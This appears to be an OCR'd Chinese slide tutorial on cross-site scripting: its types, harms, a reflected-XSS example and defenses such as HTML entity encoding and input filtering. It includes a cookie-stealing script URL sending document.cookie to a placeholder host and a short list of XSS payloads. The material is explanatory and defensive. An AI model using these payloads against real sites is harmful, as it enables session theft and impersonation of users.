XSS的攻击方式与防御


XSS定义

跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。
恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的特殊目的。

XSS攻击方式

反射型：发出请求时，XSS代码出现在URL中（典型的特征，攻击脚本写在URL中，是明文的），作为输入提交到服务器端，服务器端解析后响应（ ），XSS代码随响应内容一起传回给浏览器（解析了XS代码，服务端把内容与HTML文本下发给浏览器，通常是js脚本），最后浏览器解析执行XSS代码这个过程想一次反射，故叫反射型XSS，也叫作"非持久型XSS“(Non-persistent XSS)
存储型XSS:把用户输入的数据”存储“在服务器端。这种XSS具有很强的稳定性。
比较常见的一个场景是，黑客写下一篇包含恶意Javascript代码的博客文章，文章发表后，所有访问该博客文章的用户，都会在他们的浏览器中执行这段恶意的Javascript代码。黑客把恶意的脚本保存在服务器端，所以中XSS攻击就叫做"存储型XSS"。
DOM based XSS:也是一种反射型XSS，由于历史原因被单独列出来了。通过修改页面的DOM节点形成的XSS，称之为DOM Based XSS。

跨站攻击的过程


攻击者
1、恶意攻击者通过Email或HTTP将构造好的URL发送给普通用户
4、在普通用户毫不知情的情况下，脚本将其cookie等信息发送给攻击者
5、攻击者使用盗取来的cookie等敏感信息用来伪造用户
2、普通用户在浏览器中浏览该URL
普通用户
WEB服务器
3、浏览器执行脚本后，返回数据

XSS的危害

这些危害包括但不局限于：
盗取管理员或普通用户cookie、session；
读取、篡改、添加、删除敏感数据;
网站挂马；
非法转账；
控制受害者机器向其它网站发起攻击 等等

反射型例子

1. 做个假设，当亚马逊在搜索书籍，搜不到书的时候显示提交的名称。
2. 在搜索框搜索内容，填入“<script>alert('handsome boy')</script>”，点击搜索。
3. 当前端页面没有对返回的数据进行过滤，直接显示在页面上， 这时就会alert那个字符串出来。
4. 进而可以构造获取用户cookies的地址，通过QQ群或者垃圾邮件，来让其他人点击这个地址：
http://www.amazon.cn/search?name=<script>document.location='http://xxx/get?cookie='+document.cookie</script>

常用语句

```
<script>window.location.href =“www.baidu.com”</script>
*/><script>alert(document.cookie)</script>
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME
>
```

XSS防御措施

编码：不能对用户所有输入保持原样对用户输入的数据进行HTML Entity编码

最常用的字符实体

显示结果	描述	实体名称	实体编号
	空格		
<	小于号	&lt;	&#60;
>	大于号	&gt;	&#62;
&	和号	&amp;	&#38;
"	引号	&quot;	&#34;
'	撇号	' (IE不支持)	&#39;

XSS防御措施

过滤：把输入不合法的过滤掉，保持安全性
移除用户上传的DOM属性，如onerror，onclick等
移除用户上传的Style节点，script节点，iframe节点等
在表单提交或者url参数传递前，对需要的参数进行过滤,请看如下
XSS过滤工具类代码
过滤用户输入的 检查用户输入的内容中是否有非法内容。如<>（尖括号）、”（引号）、‘（单引号）、%（百分比符号）、；（分号）、()（括号）、&（& 符号）、+（加号）等。、严格控制输出

XSS防御措施

避免直接对HTML Entity解码
使用DOM Parse转换，校正不匹配对的DOM标签

THANKS

Thank you for watching ,